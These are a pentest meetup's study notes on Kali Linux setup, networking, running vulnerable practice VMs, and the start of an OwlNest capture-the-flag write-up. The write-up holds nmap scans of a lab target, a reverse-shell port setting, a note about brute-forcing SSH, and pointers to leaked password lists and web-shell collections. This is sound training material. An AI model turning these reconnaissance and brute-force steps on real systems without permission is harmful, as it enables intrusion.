
South Bay WASP Documentation

Release 1.0.3

bitbender

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SOUTH BAY WASP MEETUP

Welcome to the [South Bay WASP Meetup](#) (the Manhattan Beach branch of the [Penetration Testing Meetup Groups](#)). We meet every Saturday from 1 - 3+ PM at [Bobaloca Manhattan Beach](#) (see the [Bobaloca Manhattan Beach map](#)).

These informal notes will help you get started, review some of the topics we've covered, and we post upcoming study material when possible. If you have questions or comments about this site, please email "pentest -hyphen- meetup at bitbender dot org". You can download a current [PDF version of these notes](#) or an [epub version of these notes](#).

1.1 What You Need to Participate

You'll want to run [Kali Linux](#) on a laptop with wireless access. See [Installing Kali Linux](#) for options, including [Kali Linux Hard Disk Install](#) and [Kali Linux Live USB Install](#). Alternatively, run Kali as a virtual machine on your laptop using the virtualization software of your choice: [VMware Player](#) (see [VMware Tools in a Kali Guest](#)) and [VirtualBox](#) (see [Kali Linux Virtual Box Guest](#)) are popular, though Linux users may prefer [libvirt/KVM](#). See [Kali Linux Documentation](#) for more installation information.

If you are using a desktop (outside the meetup) or want a second USB-based wireless card for your laptop, there are a number of good USB-based wireless cards but you should do research to insure that the card is compatible with Kali. The message is to make sure the wireless card is supported by Kali before your purchase.

1.2 Online Study Resources

See [The Open Penetration Testing Bookmarks Collection Wiki](#). Of special note are the [SecurityTube Megaprimers](#) which provide detailed, step-by-step instruction.

KALI LINUX

2.1 Kali is Based on Debian Linux

2.1.1 Kali and Debian documentation

See the book [Kali Linux Revealed](#) for a good introduction to Kali Linux. See [Documentation](#) for Debian documentation.

2.1.2 Kali Rolling

[Kali Linux](#) is arguably the best known and most used penetration testing distro. It started as [BackTrack Linux](#), then morphed to Kali Linux when it became based on Debian Linux (see [Kali Linux Release History](#)). Originally based on Debian Stable (with the latest kernel), it's now based on Debian Testing since Kali 2.1 (released 2016-01-21): Kali is now a rolling distribution that is continuously updated. The Kali rolling `/etc/apt/sources.list` using HTTPS is as follows:

```
apt install apt-transport-https
cat << EOF > /etc/apt/sources.list
deb https://http.kali.org/kali kali-rolling main non-free contrib
# deb-src https://http.kali.org/kali kali-rolling main non-free contrib
EOF

apt update
apt dist-upgrade -y
apt autoremove -y
reboot # if needed
```

2.1.3 Kali Desktop Environment

Kali Linux supports KDE, Xfce, MATE, e17, lxde, and i3wm (see [Kali Linux 2016.2 Release](#)).

2.1.4 Kali System Start and Service Management

Kali starting with 2.0 switched from [SysV-style init](#) to [systemd](#). You can see this by running `ls -l /sbin/init` to see `/sbin/init -> /lib/systemd/systemd`. See [fedora Systemd](#) and [arch linux systemd](#) for information on using [systemd](#).

2.1.5 Kali Package Management

There will come the time that you have to either install, remove, or get some information about a package. Here are some useful commands:

```
# Update to the latest packages
apt update && apt dist-upgrade -y && apt autoremove -y
# See all the packages installed
dpkg -l
dpkg -l 'open*'
dpkg -l | grep open
# Search for a package
apt search openssl
# Information about a package
apt show openssl
dpkg -s openssl
# Which files are provided by an installed package
dpkg -L openssl
# Which installed package provides a file
dpkg -S ssl/openssl.cnf
# Which (possibly not installed) package provides a file
#   need apt-file first
apt install apt-file
apt-file update
#   now which package provides a file
apt-file find /usr/bin/go
#   or which files a package provides
apt-file show golang-go
```

2.2 Kali Configuration

2.2.1 Post-install configuration

Top 10 post install tips

See [Kali Linux 2.0 Top 10 Post Install Tips](#). The author of this section currently uses Kali as their main desktop environment and therefore adds the non-root user “hacker”.

Missing firmware and video drivers

If you get an error message about missing firmware during boot:

```
# missing firmware if this produces non-empty output
dmesg | grep firmware | grep failed
```

In this case read and follow [Missing firmware in Debian? Learn how to deal with the problem](#).

To see what video driver you might have to use:

```
lspci -knn | grep -A2 VGA
```

2.2.2 Wordlists

A number of dictionary files can be found in directory `/usr/share/wordlists/`. The `crunch` utility can be used to generate wordlists based on input patterns. `cewl` can crawl a webserver to generate a dictionary file from words on the website. `john the ripper` can generate mutations of a dictionary file based on the input `john.conf` configuration file. And `Mebus/cupp` can generate a password list based on information known about the target user.

`danielmiessler/SecLists` contains a number of good lists including password lists. It contains the old `darkc0de.txt` and new `Ashley Madison` password lists. For some older exploits `Ultimate Password List` has been useful.

`fuzzdb-project/fuzzdb` “is the most comprehensive Open Source database of malicious inputs, predictable resource names, greppable strings for server response messages, and other resources like web shells. It’s like an application security scanner, without the scanner.” Browse the contents to learn what it offers.

On a side note, if you have a hash value the tool `hash-identifier` can make a guess at the hash algorithm.

2.3 Kali Networking

2.3.1 Kali default networking

Kali laptop - eth0 + wlan0

Let’s start with a “typical” pentest laptop running Kali with:

eth0: a wired interface (eth0) which is currently active
wlan0: built-in wireless interface

Kali laptop networking after boot

There are 2 services controlling networking: **networking** and the GUI-driven **NetworkManager**. The interfaces defined in `/etc/network/interfaces` are managed by **networking** and the others are managed by **NetworkManager**. A default install has **networking** only controlling `lo` (the loopback interface); **NetworkManager** controls both the `eth*` and `wlan*` interfaces, but leaves the `wlan*` disconnected since there are no connections defined in `/etc/NetworkManager/system-connections/`. Since **NetworkManager** by default runs `dhclient` to get `eth0`’s IP, it will update `/etc/resolv.conf`.

Here’s a command line display of a Kali laptop running with both `eth0` and `wlan0` connected (so `wlan0` has been connected to a SSID after install):

```
hacker@kali:~$ # Some commands need root
hacker@kali:~$ SUDO=$(which sudo)
hacker@kali:~$ [[ "$USER" == "root" ]] && SUDO=
hacker@kali:~$
hacker@kali:~$ # networking exited (only lo), NetworkManager still active
hacker@kali:~$ systemctl status networking NetworkManager
* networking.service - Raise network interfaces
   Loaded: loaded (/lib/systemd/system/networking.service; enabled; vendor prese
   Active: active (exited) since Fri 2017-09-15 11:41:46 PDT; 56min ago
     Docs: man:interfaces(5)
    Main PID: 333 (code=exited, status=0/SUCCESS)
      Tasks: 0 (limit: 4915)
     CGroup: /system.slice/networking.service

* NetworkManager.service - Network Manager
```

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```

Loaded: loaded (/lib/systemd/system/NetworkManager.service; enabled; vendor p
Active: active (running) since Fri 2017-09-15 11:41:46 PDT; 56min ago
   Docs: man:NetworkManager(8)
Main PID: 404 (NetworkManager)
   Tasks: 5 (limit: 4915)
   CGroup: /system.slice/NetworkManager.service
           └─404 /usr/sbin/NetworkManager --no-daemon
             └─575 /sbin/dhclient -d -q -sf /usr/lib/NetworkManager/nm-dhcp-helper
               └─583 /sbin/dhclient -d -q -sf /usr/lib/NetworkManager/nm-dhcp-helper
lines 1-18/18 (END)
hacker@kali:~$
hacker@kali:~$ # Read relevant man pages
hacker@kali:~$ man 5 interfaces
hacker@kali:~$ man 8 NetworkManager
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # Show the network interfaces
hacker@kali:~$ #   lo UNKNOWN/DEFAULT
hacker@kali:~$ #   eth0 UP/DEFAULT
hacker@kali:~$ #   wlan0 UP/DORMANT
hacker@kali:~$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT_
↪group default
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode_
↪DEFAULT group default qlen 1000
   link/ether 54:a0:50:a9:93:f6 brd ff:ff:ff:ff:ff:ff
3: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN mode_
↪DORMANT group default qlen 1000
   link/ether dc:85:de:bd:51:03 brd ff:ff:ff:ff:ff:ff
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # Show only lo, eth0 have an address
hacker@kali:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT_
↪group default qlen 1000
   link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP mode_
↪DEFAULT group default qlen 1000
   link/ether 54:a0:50:a9:93:f6 brd ff:ff:ff:ff:ff:ff
3: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP mode_
↪DORMANT group default qlen 1000
   link/ether dc:85:de:bd:51:03 brd ff:ff:ff:ff:ff:ff
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # show iw command thinks wlan0 is managed
hacker@kali:~$ /sbin/iw dev
phy#0
    Interface wlan0
        ifindex 3
        wdev 0x1
        addr dc:85:de:bd:51:03
        type managed
        channel 6 (2437 MHz), width: 20 MHz, center1: 2437 MHz
        txpower 15.00 dBm

```

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```

hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # Show /etc/network/interfaces manages lo
hacker@kali:~$ cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
hacker@kali:~$ ls /etc/network/interfaces.d/
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # Verify that network-manager handles the rest
hacker@kali:~$ nmcli dev status
DEVICE   TYPE      STATE      CONNECTION
eth0     ethernet  connected  Wired connection 1
wlan0    wifi      connected  bitbender
lo       loopback  unmanaged  --
hacker@kali:~$ # So we see network-manager manages eth0, wlan0
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$
hacker@kali:~$ # Finally, show /etc/resolv.conf set up by NetworkManager
hacker@kali:~$ cat /etc/resolv.conf
# Generated by NetworkManager
search bitbender.org
nameserver 192.168.1.1
nameserver 2605:e000:9382:4f00::1
nameserver 192.168.2.1
# NOTE: the libc resolver may not support more than 3 nameservers.
# The nameservers listed below may not be recognized.
nameserver 2605:e000:9382:4f01::1

```

Move wireless from NetworkManager to networking

There are times when we need to run wireless without **NetworkManager**, an example being **mana** which stops **NetworkManager**. So we'll let **networking** handle wlan0 by adding it to `/etc/network/interfaces`. See [How to use a WiFi interface - WPA-PSK and WPA2-PSK](#) for this setup:

```

# Some commands need root
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=

NI=/etc/network/interfaces
WLAN=wlan0

# Generate 64 digit hex preshared key
SSID=MYSSID
PW="PASSWORD"
PSK="$($wpas_passphrase $SSID "$PW" | grep '[:space:]psk=' | sed -e 's/.*psk=//')"
```

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```

# Add WLAN to interfaces if needed
if [[ "$(grep -c $WLAN $NI)" == "0" ]]; then
    $SUDO mv $NI $NI.orig
    $SUDO cp $NI.orig $NI
    $SUDO chmod 600 $NI
    cat <<EOF | $SUDO tee -a $NI

auto $WLAN
iface $WLAN inet dhcp
    wpa-ssid $SSID
    wpa-psk $PSK
    # wep would use
    #   wireless-essid SSID
    #   wireless-key PSK
EOF
fi

# After the above network-manager should be stopped or restarted
$SUDO systemctl stop NetworkManager
# $SUDO systemctl restart networking
# In some cases you want to disable NetworkManager
# $SUDO systemctl disable NetworkManager
# $SUDO pkill nm-applet

# Now start WLAN
$SUDO ifup $WLAN

```

The resulting `/etc/network/interfaces` is:

```

hacker@kali:~$ $SUDO cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto wlan0
iface wlan0 inet dhcp
    wpa-ssid SSID
    wpa-psk feedbeeffeedbeeffeedbeeffeedbeeffeedbeeffeedbeeffeedbeeffeedbeef
    # wep would use
    #   wireless-essid SSID
    #   wireless-key PSK

```

For wireless command line see [Connect to WiFi network from command line in Linux - Summary](#). Scroll up in the article to see the details of the summary. They didn't use the deprecated `iwconfig` once!

```

root@kali:~# iw dev
root@kali:~# ip link set wlan0 up
root@kali:~# iw wlan0 scan
root@kali:~# SSID=ssid
root@kali:~# PASSWORD=password

```

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```

root@kali:~# wpa_passphrase $SSID $PASSWORD >> /etc/wpa_supplicant.conf
root@kali:~# wpa_supplicant -i wlan0 -c /etc/wpa_supplicant.conf
root@kali:~# iw wlan0 link
root@kali:~# dhclient wlan0
root@kali:~# ping 8.8.8.8
root@kali:~# # Add routing manually
root@kali:~# ip route add default via 10.0.0.138 dev wlan0

```

Also see [wireless on the command line](#). For `iw` command replacements for the deprecated `iwconfig` (and more), see [Wireless network configuration - Manual setup](#). For one example, to scan for access points: `$SUDO iw dev wlan0 scan | grep SSID`.

To undo the changes and revert back to NetworkManager:

```

# Some commands need root
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=


NI=/etc/network/interfaces
WLAN=wlan0

$SUDO ifdown $WLAN
$SUDO mv $NI.orig $NI
$SUDO systemctl restart networking
$SUDO systemctl restart NetworkManager

```

2.3.2 Major Networking Packages

Here are the major basic network packages with links going from deprecated to replacement packages.



net-tools, wireless-tools, and bridge-utils deprecated

- **net-tools** (`arp`, `ifconfig`, `mii-tool`, `netstat`, `ipmaddr`, `iptunnel`, `nameif`, `route`, ...) is deprecated.
See [net-tools future](#) (and that was in 2009).
- **wireless-tools** (`iwconfig`, `iwlist`, `iwspy`, ...), and **bridge-utils** (`brctl`) is deprecated.
See [About iw](#).
- **bridge-utils** (`brctl`) is deprecated.
See [bridge-utils 1.5](#).

Replacing deprecated tools

For replacement **net-tools** commands see [The Linux Foundation - net-tools](#) and [Deprecated Linux networking commands and their replacements](#).

For replacement iwconfig commands see [Replacing iwconfig with iw](#).

See [arch linux Wiki - Network bridge](#) for bridge creation using **iproute2** vs **bridge-utils**.

In summary:

DEPRECATED	REPLACEMENT
arp	ip neighbor
ifconfig	ip addr, ip link, ip -stats
ipmaddr	ip maddr
iptunnel	ip tunnel
iwconfig	iw
mii-tool	ethtool
nameif	ip link, ifrename
netstat	ss, ip route, ip -s link, ip mdaddr
route	ip route
brctl	ip link, bridge

2.3.3 Commands in Major Network Packages

To see the commands provided by the major network packages:

```
PACKAGES="network-manager iproute2 ethtool ifrename net-tools \  
    iw wireless-tools wpasupplicant bridge-utils aircrack-ng"  
# In case apt-file not installed  
sudo apt install apt-file -y  
sudo apt-file update  
# Now list bin files in network packages  
for PKG in $PACKAGES; do  
    echo " *****"  
    echo " $PKG executables"  
    echo " *****"  
    apt-file list $PKG | grep bin/  
done
```

2.4 Kali virtualization

2.4.1 no virtualization on an older laptop

We want to use an older 64-bit Intel-based laptop (without hardware assisted virtualization) to support running VMs at the meetup. The common choices are Xen, VirtualBox, and VMware virtualization. Unfortunately, from [x86 virtualization - Software-based virtualization](#):

Intel did not add segmentation support to its x86-64 implementation (Intel 64), making 64-bit software-only virtualization impossible on Intel CPUs, but Intel VT-x support makes 64-bit hardware assisted virtualization possible on the Intel platform.

So running 64-bit VMs is not possible with any of the solutions.

2.4.2 linux lacks support for bridging wlan0

Since the meetup runs exclusively via wifi, we'd like to run bridged VMs so their IP is on the same wifi subnet as the attendees laptops. With a bridge, attendees would need to configure special route statements during the meetup.

Unfortunately, bridging wiring interfaces is not well-supported in linux.

wired bridging for wired networks

Debian's [BridgeNetworkConnections](#) describes how to manually set up a bridge using `/etc/network/interfaces` (taking the interfaces out of Network Manager's control).

problems adding wlan0 to bridge br0

However, since linux kernel 2.6.33, trying to add a wireless interface to a bridge (`brctl addif br0 wlan0`) will get the error message `can't add wlan0 to bridge br0: Operation not supported`.

there be dragons with the 4addr "workaround"

Now there's a potential workaround that mostly doesn't work: set the `wlan0 4addr` option on via `iw dev wlan0 set 4addr on` then `brctl addif br0 wlan0`. From [VirtualBox bridged network and WLAN](#) (scroll down - you'll find it):

Bridging wlan0 is a pain. You normally cannot add it to a bridge interface (`brctl` returns "Operation not permitted"), and using VirtualBox "bridged" filter results in a big mess of ARP and DHCP conflicts. The cause of this is that 802.11 frames contain only three addresses by default: the MAC addresses of both wireless devices (laptop and AP) and of the final recipient (as in Ethernet). It is always assumed that there is only one possible originator.

802.11 can carry the fourth, originator's MAC address, and this is used in WDS mode by repeaters. This feature can be enabled on Linux too, using `iw`, and enabling this mode will allow `wlan0` to be used in bridge interfaces, as well as with VirtualBox bridged networking:

```
iw dev wlan0 set 4addr on
```

Sounds good, right? Well this author did that at home and turning on `4addr` not only killed the wireless network, the wired network stopped working (not sending the 4'th MAC address). And the post [Bridging: Loosing WLAN network connection with 4addr on option - Why?](#) demonstrates this is not uncommon. Just what the meetup needs - inadvertently doing a denial-of-service attack on our hosts wireless network.

Continuing on from [VirtualBox bridged network and WLAN](#):

However, with `4addr` enabled, you're likely to get completely ignored by the AP: association succeeds but all data frames disappear into the ether. This could be for security reasons (because it's damn hard to spoof the source MAC address. Yeah.) In my router (running OpenRG), it's necessary to enable "WDS" mode for the wireless AP interface, add a WDS device restricted to my laptop's MAC address, and add it to the LAN bridge. `4addr` packets now work.

There's another problem with this, though – the router now rejects three-address packets from the laptop, which can be rather inconvenient (having to toggle `4addr` every time the WLAN network is changed). The workaround is to add, on the laptop, a second wireless interface linked to the same device, but with a different MAC address. First undo the earlier configuration:

```
iw dev wlan0 set 4addr off
```

Then, add a second interface – the name was chosen arbitrarily – with a different MAC address:

```
iw dev wlan0 interface add wds.wlan0 type managed 4addr on
ip link set dev wds.wlan0 addr <addr>
ip link set dev wds.wlan0 up
```

Here <addr> must match the WDS device address configured in the router; other than that, it can be any valid MAC address. The original MAC of wlan0 then remains for "normal" usage.

It's possible to use both wlan0 and wds.wlan0 at the same time - although I've only tested associating to the same AP twice, not to different APs. I'm guessing they would need to at least be on the same channel.

(Update: Some people have asked me why I wrote this when VirtualBox can bridge WiFi "just fine". The answer is that VirtualBox does not send the virtual machines' MAC addresses; rather, it performs NAT at the MAC layer too. - 2014-08-22)

2.4.3 so now we're left with ?

The above problem is a Linux issue that neither KVM nor Xen will solve. Eventually we may attempt to see if a workaround using a second interface (outlined above) might work, but we just want to run VMs, not set up a networking project.

For now, VirtualBox running just 1 VM on a modern laptop with hardware virtualization support is being used.

PENTEST CHALLENGES

This is a summary of penetration testing “challenges”.

3.1 Finding and running challenges

3.1.1 OWASP Vulnerable Web Applications Directory Project

The [OWASP Vulnerable Web Applications Directory Project](#) (VWAD) “is a comprehensive and well maintained registry of all known vulnerable web applications currently available for legal security and vulnerability testing of various kinds.” The GitHub site [OWASP/OWASP-VWAD](#) contains links to the 3 classes of web apps:

- [VWAD Online](#)
- [VWAD Offline](#)
- [VWAD VMs](#)

3.1.2 Running challenges

Challenge setup advancing

The [OWASP Juice Shop Project](#) illustrates the changing technology being used for challenges. The previously VM images, usually VMware, have expanded to running in the cloud, Docker containers, packaged distributions, Amazon EC2 instances, or build instructions. GitHub code repositories encourage community participation in challenge development.

OWASP Juice Shop Project

[OWASP Juice Shop Project](#) is an example of this changing technology.

GitHub [bkimminich/juice-shop](#) contains the [Juice Shop - Setup](#) instructions (Heroku, Docker Container, Packaged Distributions, Amazon EC2 Instance, and Vagrant setup. We’ll walk through a few of these.

Manual install

Using GitHub, installing Juice Shop on Kali Linux is actually quite easy:

```
# Install/configure git
sudo apt install git -y
GIT_NAME='bitbender'
GIT_EMAIL='bitbender@bitbender.org'
git config --global user.name "${GIT_NAME}"
git config --global user.email "${GIT_EMAIL}"

# Install nodejs
curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -
sudo apt install -y nodejs

# Install juice-shop app
git clone https://github.com/bkimminich/juice-shop.git
cd juice-shop
# Following needs TCP port 9418 open
npm install
npm start
# firefox via http://localhost:3000
```

So the complete process involves creating a Kali VM and running the install. The GitHub repository really simplifies this installation process.

Heroku install

Currently, verified Heroku accounts (provide a credit card) get 1000 free dyno hours (over 41 days) while unverified accounts get 550 free dyno hours (over 22 days). The Juice Store app only needs 1 dyno to run, so there are many hours of testing available.

First, log into Heroku then visit [Juice Shop - Setup](#) a click on *Deploy to Heroku* then:

1. On *Create New App*
Provide App name: sbwasp-juice-shop
Choose a region: United States
Add to pipeline...: N/A
then click *Deploy app*
2. When app is successfully deployed, select either
Manage App (<https://dashboard.heroku.com/apps/sbwasp-juice-shop>)
or *View* (<https://sbwasp-juice-shop.herokuapp.com/>).
3. To stop the application
visit [Manage App](#)
select *Resources*
then click the pencil icon in *Web Dyno Autoscaling*
move the slider to the left, then select *Confirm*
4. To delete the application
visit [Manage App](#)
select *Settings*
then scroll down and select *Delete app...*

Docker container install

The local container approach uses [Get Docker CE for Debian](#):

```
# Remove existing docker installation
sudo apt-get remove docker docker-engine docker.io -y

# Set up repository
sudo apt update
sudo apt-get install \
    apt-transport-https \
    ca-certificates \
    curl \
    gnupg2 \
    software-properties-common \
    -y

# Add Docker GPG key
# On debian (not kali) add the GPG key:
curl -fsSL https://download.docker.com/linux/$(. /etc/os-release; echo "$ID")/gpg | \
    sudo apt-key add -
# On kali add the GPG key:
curl -fsSL https://download.docker.com/linux/debian/gpg | sudo apt-key add -
# Verify key fingerprint matched website page:
sudo apt-key fingerprint 0EBFCD88

# On debian (not kali) add docker repo:
sudo add-apt-repository \
    "deb [arch=amd64] https://download.docker.com/linux/$(. /etc/os-release; echo "$ID" \
    ↪) \
    $(lsb_release -cs) \
    stable"
# On kali add docker repo:
echo "deb https://download.docker.com/linux/debian stretch stable" | \
    sudo tee /etc/apt/sources.list.d/docker.list

# Install the package
sudo apt update
sudo apt install docker-ce -y

# Verify correct install
sudo docker run hello-world
```

Then to run Juice Shop:

```
# Download then run container
sudo docker pull bkimminich/juice-shop
sudo docker run -d -p 3000:3000 bkimminich/juice-shop
# firefox http://localhost:3000/

# Stop container
sudo docker stop \
    $(sudo docker ps | grep 'juice-shop' | cut -d' ' -f1)
```

Traditional VM challenge setup

Many of the challenges provide a VM as either an ISO image, a VMware VM, or a VirtualBox VM. How can these be run on [VMware Player](#), [VirtualBox](#), and [libvirt/KVM](#)?

ISO

The easiest is an ISO image: using any of VMware, VirtualBox, or KVM, create a VM like you normally would using an ISO (specifying the OS type). The VM will boot into the vulnerable target host much like if you were running a “live” ISO directly on your PC. That’s it.

VMware VM

Next consider the VMware VM. Of course it should run easily using VMware.

Using the VMware VM’s vmdk file in VirtualBox is quite easy: create a new VM with the option “Use an existing virtual hard drive file” using the vmdk file. Alternatively, you can convert the VMware vmdk to a VirtualBox vdi file one of two ways: (1) use the VirtualBox utility VBoxManage via `VBoxManage clonehd --format VDI target.vmdk target.vdi`; (2) use qemu-img via `qemu-img convert -f vmdk target.vmdk -O vdi target.vdi`.

KVM can directly use the vmdk file or convert it to qemu format via `qemu-img convert -f vmdk target.vmdk -O qcow2 target.qcow2`. Then create a new VM importing an existing disk image; use either of 2 disk images (vmdk or qcow2).

If you’d like to use a backing store to allow easy rollback to the original, you can use the vmdk or it’s converted qcow2/raw image as the backing store as follows:

```
USE_VMDK=1
VM_DISK=vm-changes.qcow2

# Use vmdk or create a qcow2 backing file
BACKING=target.vmdk
if [[ $USE_VMDK != "1" ]]; then
    sudo qemu-img convert -f vmdk target.vmdk -O qcow2 target.qcow2
    BACKING=target.qcow2
fi

# Create disk for VM backed by backing file
sudo qemu-img create -f qcow2 -o backing_file=$BACKING $VM_DISK
sudo qemu-img info $BACKING
sudo qemu-img info $VM_DISK
```

Then you can create a new VM as above, selecting the VM_DISK image. To revert to the original target, the VM_DISK image can simply be recreated.

VirtualBox VM

Next consider the VirtualBox VM. Of course it should run easily using VirtualBox.

Using the VirtualBox VM’s vdi file in VMware is quite easy: convert the VirtualBox vdi to a VMware vmdk file using `qemu-img` via `qemu-img convert -f vdi target.vdi -O vmdk target.vmdk`.

KVM can directly use the vmdk file or convert it to qemu format via `qemu-img convert -f vdi target.vdi -O qcow2 target.qcow2`. Then create a new VM importing an existing disk image; use either of 2 disk images (vdi or qcow2).

Metasploitable2 Setup - VMware vmdk to VirtualBox and KVM

Metasploitable's 64-bit Ubuntu 8.04 LTS (Hardy Heron) intentionally insecure VMware VM. [Metasploitable 2 Exploitability Guide](#) describes the vulnerable services. Remember you can login using `msfadmin/msfadmin`, then `sudo -i` to become root. The DVWA Security page at <http://VULNERABLE/dvwa/security.php> can set the security level to one of low (no protection), medium (inadequate protection), or high (secure).

From the above you can see that no conversion of the VMware vmdk file is necessary to run the vmdk in all three of VMware (obviously), VirtualBox, or KVM. But we can use `qemu-img` to convert if we'd like to: `qemu-img via qemu-img convert -f vmdk Metasploitable2.vmdk -O vdi Metasploitable2.vdi` or `qemu-img convert -f vmdk Metasploitable2.vmdk -O qcow2 Metasploitable2.qcow2`.

We'll illustrate the conversion to KVM using a backing store (keeping the original disk image intact and recording changes to a separate, erasable disk), and solving a powerdown problem. First convert the VMware VM to a qcow2 backing file, then create the writable main disk:

```
sudo qemu-img convert -f vmdk Metasploitable.vmdk -O qcow2 Metasploitable.qcow2
sudo qemu-img create -f qcow2 -o backing_file=Metasploitable.qcow2 meta-changes.qcow2
sudo qemu-img info Metasploitable.qcow2
sudo qemu-img info meta-changes.qcow2
```

Next create a new 64-bit VM importing an existing disk image; use the disk `meta-changes.qcow2`, OS type Linux, Version "Show all OS options", again select OS type Linux, then Version Ubuntu 8.04 LTS (Hardy Heron); take default memory & CPU; customize configuration before install, making sure the "Disk bus" is SCSI. The KVM VM does not completely power off; to fix this, boot up the VM and as root execute `echo "apm power_off=1" >> /etc/modules; modprobe apm power_off=1`.

3.2 OwlNest

3.2.1 Setup

This is to document the meetup's efforts responding to the challenge [Vulnhub OwlNest: 1.0.2](#). This document owes much to two writeups. First [OwlNest Hacking Challenge](#):

This was debuted at ESC 2014 CTF where no one was able to solve it. It took me several days to finish off this beast after getting stuck in a tarpit, but this was a whole lot of fun.

And Owl Up in My Grill:

I was, however, not expecting it to take me 4 days...

The point is that this is a comparatively difficult challenge and our writeup will attempt to fill in enough details to allow stepping through the exercise in a few hours.

Setting up the VM

The VM comes packaged as the ova file [OwlNest_v1.0.2.ova](#) running Debian 7 (Wheezy).

Setting up your environment

```
PT=$HOME/pentest/owlnest
mkdir -p $PT
cd $PT
# download owlsetup.sh
curl --silent --remote-name https://pentest-meetup.appspot.com/html/_downloads/
  ↪owlsetup.sh
# edit as needed; later the recon will give you TARGET IPs
source owlsetup.sh
```

The source for owlsetup.sh (owlsetup.sh) should look something like the following.

```
#!/usr/bin/env bash

# *****
# Edit these to match your setup
# *****
TARGET=192.168.1.102      # ip of owl
SUBNET=192.168.1.0/24    # subnet
KALI=192.168.1.28        # Kali IP
PORT=4444                # reverse shell port
PT=$HOME/pentest/owlnest # create working directories here

if [[ $(grep -c owl /etc/hosts) -eq 0 ]]; then
    echo " add \"$TARGET owl.com\" to /etc/hosts"
fi

# *****
# Maybe edit these
# *****
# Create some directories
TOOLS=exploit,nmap,spider
eval mkdir -p $PT/{$TOOLS}
COOKIES=cookies.txt
TARGETS=targets.txt

# *****
# Don't edit these
# *****
HOST=owl.com
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
```

3.2.2 Reconnaissance

Network reconnaissance

Start with some standard network reconnaissance looking for the vulnerable host:

```
PT=$HOME/pentest/owlnest
source $PT/owlsetup.sh
cd $PT/nmap

$SUDO nmap -sn -PE -oA nmap_sn $SUBNET
```

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```
$SUDO chown $USER.$USER nmap_sn.*
# use the grep-able output to get a list of target hosts
grep Up nmap_sn.gnmap | cut -d" " -f2 > $TARGETS
# use the xml output to get an html report
xsltproc nmap_sn.xml -o nmap_sn.html
```

The result is we find the IP for owlneat: \$TARGET. Update \$PT/owlneat_setup.sh and also edit /etc/hosts to add "owlneat.com" (echo "\$TARGET owlneat.com" | \$SUDO tee -a /etc/hosts).

```
PT=$HOME/pentest/owlneat
source $PT/owlneat_setup.sh
cd $PT/nmap

$SUDO nmap -A -vv -T3 --max-retries 5 -Pn -oA nmap_A $TARGET
$SUDO chown $USER.$USER nmap_A.*
xsltproc nmap_A.xml -o nmap_A.html
```

Running the above reveals:

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.2.22 ((Debian))
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
|_http-server-header: Apache/2.2.22 (Debian)
| http-title: Site doesn't have a title (text/html).
|_Requested resource was /login_form.php
111/tcp   open  rpcbind  syn-ack ttl 64 2-4 (RPC #100000)
| rpcinfo:
|  program version  port/proto  service
|  100000  2,3,4      111/tcp    rpcbind
|  100000  2,3,4      111/udp    rpcbind
|  100024  1          55737/udp  status
|_ 100024  1          56935/tcp  status
31337/tcp open  Elite?   syn-ack ttl 64

OS details: Linux 3.2, Linux 3.2 - 3.13
```

Reconnaissance on port 22

ssh root@owlneat.com accepted a password attempt so might be used to brute-force discovered user id passwords.

Reconnaissance on port 31337

We try socat on port 31337 ("eleet"):

```
hacker@kali:~/pentest/owlneat/exploit$ socat - TCP:owlneat.com:31337
(\_\_/\)  (\_\_/\)  (\_\_/\)  (\_\_/\)  (\_\_/\)  (\_\_/\)
/0\ /0\  /o\ /o\  /0\ /0\  /O\ /O\  /o\ /o\  /0\ /0\
\_V\_/\  \_V\_/\  \_V\_/\  \_V\_/\  \_V\_/\  \_V\_/\
/|:. .:|\ /|;, ,;|\ /|:. .:|\ /|;, ,;|\ /|;, ,;|\ /|:. .:|\
\\:~::~// \\:~::~// \\:~::~// \\:~::~// \\:~::~// \\:~::~//
-----`"" ""`-----`"" ""`-----`"" ""`-----`"" ""`-----`"" ""`-----`"" ""`-----
